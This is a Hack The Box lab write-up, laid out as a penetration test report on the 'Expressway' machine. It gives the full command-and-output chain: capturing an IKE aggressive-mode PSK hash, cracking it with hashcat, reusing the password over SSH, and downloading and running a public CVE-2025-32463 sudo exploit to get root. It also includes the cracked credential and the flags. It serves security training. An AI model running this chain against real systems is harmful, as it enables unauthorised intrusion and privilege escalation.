PENETRATION TEST REPORT

HTB: Expressway

ENGAGEMENT DETAILS

Prepared By	cac3r (Jose Cáceres)
Mode	HTB WRITEUP
Flag Naming	user.txt / root.txt
Report Date	2026-10-30
Report Version	v1.0
Classification	PUBLIC

Table of Contents

1. Executive Summary.....3
2. Scope & Rules of Engagement.....4
3. Methodology.....5
4. Attack Narrative.....6
5. Vulnerability Findings.....11
6. Post Exploitation & Loot.....14
7. Remediation Summaries.....15
8. Appendices.....16

1. Executive Summary

1.1 Engagement Overview

This report documents the findings from a penetration test conducted against a HTB machine. The assessment simulates a real-world attack and progresses from initial access through to full host compromise. Starting position: Black-box unauthenticated.


1.2 Objectives

- Identify and exploit vulnerabilities across all in-scope hosts
- Escalate privileges to administrative/root level where possible
- Demonstrate tangible business impact of each vulnerability
- Provide clear, actionable remediation guidance

1.3 High-Level Results

Total Hosts in Scope	1
Hosts Compromised	1
user.txt captured	1 / 1
root.txt captured	1 / 1
Critical Vulnerabilities	0
High Vulnerabilities	3

1.4 Attack Path Summary



2. Scope & Rules of Engagement

2.1 In-Scope Targets

IP Address	Hostname	OS	Status
10.129.238.52	expressway	Linux	Compromised

2.2 Out-of-Scope

- Denial of Service (DoS/DDoS) attacks
- Physical security attacks
- Any hosts not listed in the in-scope table above

2.3 Testing Timeframe

Start Date/Time	2026-10-29 17:50 UTC
End Date/Time	2026-10-29 19:00 UTC
Total Engagement Time	1h 10min

3. Methodology

3.1 Framework

The assessment followed the PTES (Penetration Testing Execution Standard) framework, progressing through the phases below:

- **Reconnaissance —** passive & active information gathering
- **Scanning & Enumeration —** port scanning, service fingerprinting
- **Exploitation —** targeted exploitation of identified weaknesses
- **Post-Exploitation —** privilege escalation, lateral movement, credential harvesting
- **Reporting —** documentation of findings and remediation guidance

3.2 Tools Used

Tool	Purpose
Nmap	Network discovery and port/service scanning
ike-scan	Discover and fingerprint IKE hosts (IPsec VPN Servers)
Hashcat	World's fastest and most advanced password recovery utility
ssh	SSH client
linpeas.sh	Search for possible paths to escalate privileges on Linux/Unix*/MacOS hosts
exploit.sh https://github.com/kh4sh3i/CVE-2025-32463	Automated exploit for CVE-2025-32463 - vulnerable sudo version 1.9.17

4. Attack Narrative

4.1 Host: expressway — 10.129.238.52

Phase 1: Network Reconnaissance

Full TCP port sweep:

```
sudo nmap -p- -Pn -n -vv --min-rate=5000 10.129.238.52 -oA network/nmap_ports
```

```
PORT   STATE SERVICE
22/tcp open  ssh
```

SSH

Targeted service/version scan on discovered 22/tcp port:

```
sudo nmap -p22 -sCV -Pn -n -vv --min-rate=5000 10.129.238.52 -oA
network/nmap_service
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 10.0p2 Debian 8 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

SSH: OpenSSH 10.0p2 Debian 8

Full UDP port sweep:

```
sudo nmap -p- -Pn -n -vv --min-rate=5000 -sU 10.129.238.52 -oA
network/nmap_udp_ports
```

```
PORT    STATE SERVICE
500/udp open  isakmp
```

500 isakmp - "...establishing, negotiating, modifying, and deleting security associations (SAs) for IPsec" (https://whatportis.com/ports/500-isakmp)

Targeted service/version scan on discovered 500/udp port:

```
sudo nmap -p500 -sCV -Pn -n -vv --min-rate=5000 -sU 10.129.238.52 -oA
network/nmap_udp_service
```

```
PORT    STATE SERVICE REASON
500/udp open  isakmp? script-set
| ike-version:
|   attributes:
|     XAUTH
|_    Dead Peer Detection v1.0
```

Reading https://hacktricks.wiki/en/network-services-pentesting/ipsec-ike-vpn-pentesting.html understand this protocol is used in Virtual Private Networks, VPNs. Resource uses `ike-scan` to discover users, passwords and capturing the authentication (PSK) to crack the hash offline.

Phase 2: Enumeration

Checking whether IKE Aggressive Mode is enabled, and identifying authentication type with ike-scan:

```
ike-scan -A 10.129.238.52
```

```
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.129.238.52   Aggressive Mode Handshake returned HDR=(CKY-R=ade5994d8191d6f3) SA=(Enc=3DES Hash=SHA1 G
roup=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) KeyExchange(128 bytes) Nonce(32 bytes) ID(
Type=ID_USER_FQDN, Value=ike@expressway.htb) VID=09002689dfd6b712 (XAUTH) VID=afcad71368a1f1c96b8696fc77
570100 (Dead Peer Detection v1.0) Hash(20 bytes)
```

Aggressive Mode enabled
Auth: PSK
IKE/Group ID: ike@expressway.htb
User: `ike`
Domain: `expressway.htb`

Add domain to `/etc/hosts`:

```
10.129.238.52   expressway.htb
```

Phase 3: Initial Access — IKE Aggressive Mode with PSK Authentication

Since Aggressive Mode is enabled, sends authentication before creating a secure and encrypted channel, plus the authentication type is PSK, can initiate authentication with the gateway running IKE and capture the authentication containing the PSK Hash, using ike-scan:

```
ike-scan -A --pskcrack=handshake.txt 10.129.238.52
```

```
cat handshake.txt
```

```
└─$ cat handshake.txt
f92962f0f17d9e33780ce4d750bf0faea0d2be77868a1e031effedb9544ce21a43060dc16f8ccf68d91a24b4a08b904a744defed281ed90f0a2611a32dd27
7f959e6ce671fc00eaa47825b98b6458853770d648523c3107fb149531250d75c27b32635b479131d9a46e5daf1f5e81b89c8531964573d1d384010540b8a
df135c:9e13c59ed9baf270426a9807edb6a08df8aeb0371c57bdefbcb4ededd6dfdeba98def6ee0e9ff1e23286df00e78a8f38014ef1318e5df162c24f39
348191655f8f267318af98ec1ee0ceb629e277e7f811a30eec0b94a6c1049e7d8d4aff93ca933d84da566aa18a6aabdc6dad831054f0ecfd2b03b9d7e8867
0a63012ae67f4:f7cffce9341c8552:0f25a3f291f41cc0:000000010000000100000098010100040300002401010000800100058002000280030001800400
2002800b0001000c000400007080030000240201000080010005800200018003000180040002800b0001000c000400007080030000240301000080010001800
0200028003000180040002800b0001000c000400007080000000240401000080010001800200018003000180040002800b0001000c000400007080:030000
00696b65406578707265737377761792e687462:2727255be3cc49ed7e3b676e2849df5b7ed25106:1dd4f59a9e8608b2d0ec720ee30624db30f6a2e5d1080
75d79227e3462db1442:c0a406a46722a9f477a60d90e1341fc95f50f54a
```

PSK hash captured. Cracking with Hashcat mode `5400` for IKE-PSK SHA-1, using rockyou.txt wordlist:

```
hashcat -m 5400 handshake.txt rockyou.txt
```

```
b654065787072657373761792e68:2727255be3cc49ed7e3b676e2849df5b7ed25106:1dd4f59a9
e8608b2d0ec720ee30624db30f6a2e5d108075d79227e3462db1442:c0a406a46722a9f477a60d90
e1341fc95f50f54a:freakingrockstarontheroad

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5400 (IKE-PSK SHA1)
```

Cracked.

Password: `freakingrockstarontheroad`

A recovered group PSK is not inherently a user password but is logical to test for reuse on other services and accounts. As the group ID presents object ike, checking the password for reuse against system user ike via the exposed SSH service:

```
ssh ike@expressway.htb
```

Input password: `freakingrockstarontheroad`

Turns out valid, establishing a connection via SSH. Context and proof:

```
whoami && ip a | grep inet
```

```
ike@expressway:~$ whoami && ip a | grep inet
ike
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host noprefixroute
    inet 10.129.238.52/16 brd 10.129.255.255 scope global dynamic eth0
    inet6 dead:beef::a0de:adff:fe73:fc45/64 scope global dynamic mngtmpaddr proto kernel_ra
    inet6 fe80::a0de:adff:fe73:fc45/64 scope link proto kernel_ll
```

Connected as `ike` to the target system `expressway` with IP: 10.129.238.52

Flag — user.txt

```
cat /home/ike/user.txt
```

user.txt: `c683bbdd5bee5119ca84162e355648d2`

Phase 4: Privilege Escalation

Using linPEAS to enumerate possible paths for LPE. First, transfer the binary from the attacker system to the target system via SSH:

```
scp linpeas.sh ike@expressway.htb:/home/ike/
```

```
ike@expressway:~$ ls
linpeas.sh  user.txt
```

Give it execution permission. Run it:

```
./linpeas.sh
```

```
Sudo version (T1548.003,T1068)
https://www.sudo.ws/security/advisories/
/usr/local/bin/sudo: Sudo version 1.9.17
 CVE-2025-32462 upstream candidate (1.8.8-1.9.17); requires a host-specific sudoers or LDAP rule.
 CVE-2025-32463 upstream candidate (1.9.14-1.9.17); chroot/NSS behavior is relevant.
 Version alone cannot confirm exposure: vendors backport fixes; check the installed package advisory.
/usr/bin/sudo: Sudo version 1.9.13p3
 CVE-2025-32462 upstream candidate (1.8.8-1.9.17); requires a host-specific sudoers or LDAP rule.
 Version alone cannot confirm exposure: vendors backport fixes; check the installed package advisory.
```

Sudo version 1.9.17. linPEAS lists multiple CVEs affecting this version.

Searching for this version surfaces multiple CVEs. One of them, CVE-2025-32463 (second one listed by linPEAS), allows to execute code as root by abusing a trust flaw when using `–chroot`.

This can be automated with a public script:
https://github.com/kh4sh3i/CVE-2025-32463/blob/main/exploit.sh

The script creates a clone configuration file `nsswitch.conf` in the user controlled path that calls a malicious library executing `/bin/sh` while still having elevated privileges.

Download script:

```
wget https://raw.githubusercontent.com/kh4sh3i/CVE-2025-32463/refs/heads/main/exploit.sh
```

Transfer to target system via SSH:

```
scp exploit.sh ike@expressway.htb:/home/ike/
```

```
ike@expressway:~$ ls
exploit.sh  linpeas.sh  user.txt
```

Give it execution permission. Run it:

```
./exploit.sh
```

```
ike@expressway:~$ ./exploit.sh
woot!
root@expressway:/# whoami & ip a | grep inet
[1] 55305
root
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host noprefixroute
    inet 10.129.238.52/16 brd 10.129.255.255 scope global dynamic eth0
    inet6 dead:beef::a0de:adff:fe73:fc45/64 scope global dynamic mngtmpaddr proto kernel_ra
    inet6 fe80::a0de:adff:fe73:fc45/64 scope link proto kernel_ll
[1]+  Done                    whoami
root@expressway:/# cat /root/root.txt
6e25b2f9eebd2ede9bd5b1ac507be114
```

Connected as `root` to target machine `expressway` with IP: 10.129.238.52

Flag — root.txt

```
cat /root/root.txt
```

root.txt: `6e25b2f9eebd2ede9bd5b1ac507be114`

5. Vulnerability Findings

5.1 [High] IKE Aggressive Mode with Pre-Shared Key Authentication (PSK)

Severity	**High**
Affected Host	10.129.238.52 (expressway)
Port / Service	500/udp IKE (ISAKMP)

Description

The VPN gateway allows IKE Aggressive Mode combined with pre-shared key (PSK) authentication. In this configuration the gateway returns a hash of the pre-shared key during the initial communication, before authentication completes, allowing an unauthenticated attacker to capture the hash and recover the plaintext PSK through offline brute force.

Impact

Aggressive Mode exposes the hash without authentication required, PSK makes it crackable, if the captured PSK is weak and the hash is cracked, the attacker obtains a valid secret / password to check for reuse in other services (Finding 2) and potentially allows tunnel establishment / internal network access.

Evidence

```
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.129.238.52   Aggressive Mode Handshake returned HDR=(CKY-R=ade5994d8191d6f3) SA=(Enc=3DES Hash=SHA1 G
roup=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) KeyExchange(128 bytes) Nonce(32 bytes) ID(
Type=ID_USER_FQDN, Value=ike@expressway.htb) VID=09002689dfd6b712 (XAUTH) VID=afcad71368a1f1c96b8696fc77
570100 (Dead Peer Detection v1.0) Hash(20 bytes)
```

Output of ike-scan. Aggressive Mode handshake returned. Auth type PSK. Group ID `ike@expressway.htb`

```
b654065787072657373761792e68:2727255be3cc49ed7e3b676e2849df5b7ed25106:1dd4f59a9
e8608b2d0ec720ee30624db30f6a2e5d108075d79227e3462db1442:c0a406a46722a9f477a60d90
e1341fc95f50f54a:freakingrockstarontheroad

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5400 (IKE-PSK SHA1)
```

PSK Hash cracked with mode 5400. Plaintext password: `freakingrockstarontheroad`

Remediation

Disable Aggressive Mode to use always Main Mode. Use RSA (certificates) instead of PSK. In addition, utilize access control lists to only allow authorized VPN peers to connect to the affected servers.

References

https://www.cisco.com/c/en/us/td/docs/security/asa/asa91/configuration/vpn/asa_91_vpn_config/vpn_ike.pdf (chapter 1, page 13)

5.2 [High] Credential reuse

Severity	High
Affected Host	10.129.238.52 (expressway)
Affected Accounts	IKE/Group ID user: `ike` ←→ System user: `ike`

Description

The credential discovered via Finding 1, (`ike:freakingrockstarontheroad`) is reused for system level authentication, enabling to connect as `ike` via SSH.

Impact

An attacker with this credential recovered from Finding 1 has now a credential for OS authentication, enabling to connect via SSH and opening the foothold necessary for LPE (Finding 3).

Evidence

```
ike@expressway:~$ whoami && ip a | grep inet
ike
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host noprefixroute
    inet 10.129.238.52/16 brd 10.129.255.255 scope global dynamic eth0
    inet6 dead:beef::a0de:adff:fe73:fc45/64 scope global dynamic mngtmpaddr proto kernel_ra
    inet6 fe80::a0de:adff:fe73:fc45/64 scope link proto kernel_ll
```

Connected as `ike` via SSH after reusing the discovered user (from IKE/Group ID) and password (IKE PSK)

Remediation

Enforce unique, strong passwords/keys/secrets for every account and service. Adopt a password manager or centralized secrets management solution. Where feasible, replace shared/service passwords with key/token based authentication, and monitor for credential reuse. Reset all affected credentials.

5.3 [High] Local Privilege Escalation via vulnerable sudo 1.9.17 (CVE-2025-32463)

Severity	High
Affected Host	10.129.238.52 (expressway)
Affected Binary	sudo version 1.9.17
CVSS	7.8 HIGH [AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H]

Description

The sudo version 1.9.17 presents a known vulnerability CVE-2025-32463 which exploits a logic flaw when using `--chroot` to gain root privileges. The script creates a clone configuration file `nsswitch.conf` in the user controlled path that calls a malicious library executing `/bin/sh` while still having elevated privileges.

Impact

Any local user can gain root with no special sudo rights required. Furthermore, it can be trivially achieved by publicly available PoC scripts that automate the process.

Evidence

```
ike@expressway:~$ ./exploit.sh
woot!
root@expressway:/# whoami & ip a | grep inet
[1] 55305
root
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host noprefixroute
    inet 10.129.238.52/16 brd 10.129.255.255 scope global dynamic eth0
    inet6 dead:beef::a0de:adff:fe73:fc45/64 scope global dynamic mngtmpaddr proto kernel_ra
    inet6 fe80::a0de:adff:fe73:fc45/64 scope link proto kernel_ll
[1]+  Done                    whoami
root@expressway:/# cat /root/root.txt
6e25b2f9eebd2ede9bd5b1ac507be114
```

Shell as root after running automated exploitation with public PoC script

Remediation

Update sudo to the latest version: https://www.sudo.ws/releases/stable/

6. Post-Exploitation & Loot

6.1 Credentials Harvested

Host	Username	Password	Privilege
10.129.238.52	ike@expressway.htb (IKE ID)	freakingrockstarontheroad (PSK)	IKE
10.129.238.52	ike (system user)	freakingrockstarontheroad	SSH

6.2 Flags Captured

Host	Flag Type	Value	Path
10.129.238.52	user.txt	c683bbdd5bee5119ca84162e355648d2	/home/ike/user.txt
10.129.238.52	root.txt	6e25b2f9eebd2ede9bd5b1ac507be114	/root/root.txt

7. Remediation Summary

Prioritised remediation roadmap. Critical and High items should be addressed within 24–72 hours; Medium within 30 days; Low within 90 days.

Finding	Severity	Effort	Priority
5.1 [High] IKE Aggressive Mode with Pre-Shared Key Authentication (PSK)	High	Medium	1st
5.2 [High] Credential reuse	High	Very Low	2nd
5.3 [High] Local Privilege Escalation via vulnerable sudo 1.9.17 (CVE-2025-32463)	High	Very Low	3rd

8. Appendices

Appendix A — Proof of Compromise



Connected as `root` to target machine expressway with IP: 10.129.238.52

Appendix B — Glossary

CVE Common Vulnerabilities and Exposures — reference for known vulnerabilities.

CVSS Common Vulnerability Scoring System — standardised severity scoring 0–10.

PoC Proof of Concept — code/document that demonstrate a vulnerability is exploitable.

LPE Local Privilege Escalation — raising privileges on an already-accessed system.

IKE Internet Key Exchange — protocol that authenticates the two peers and negotiates the keys and parameters to set up an IPsec VPN tunnel.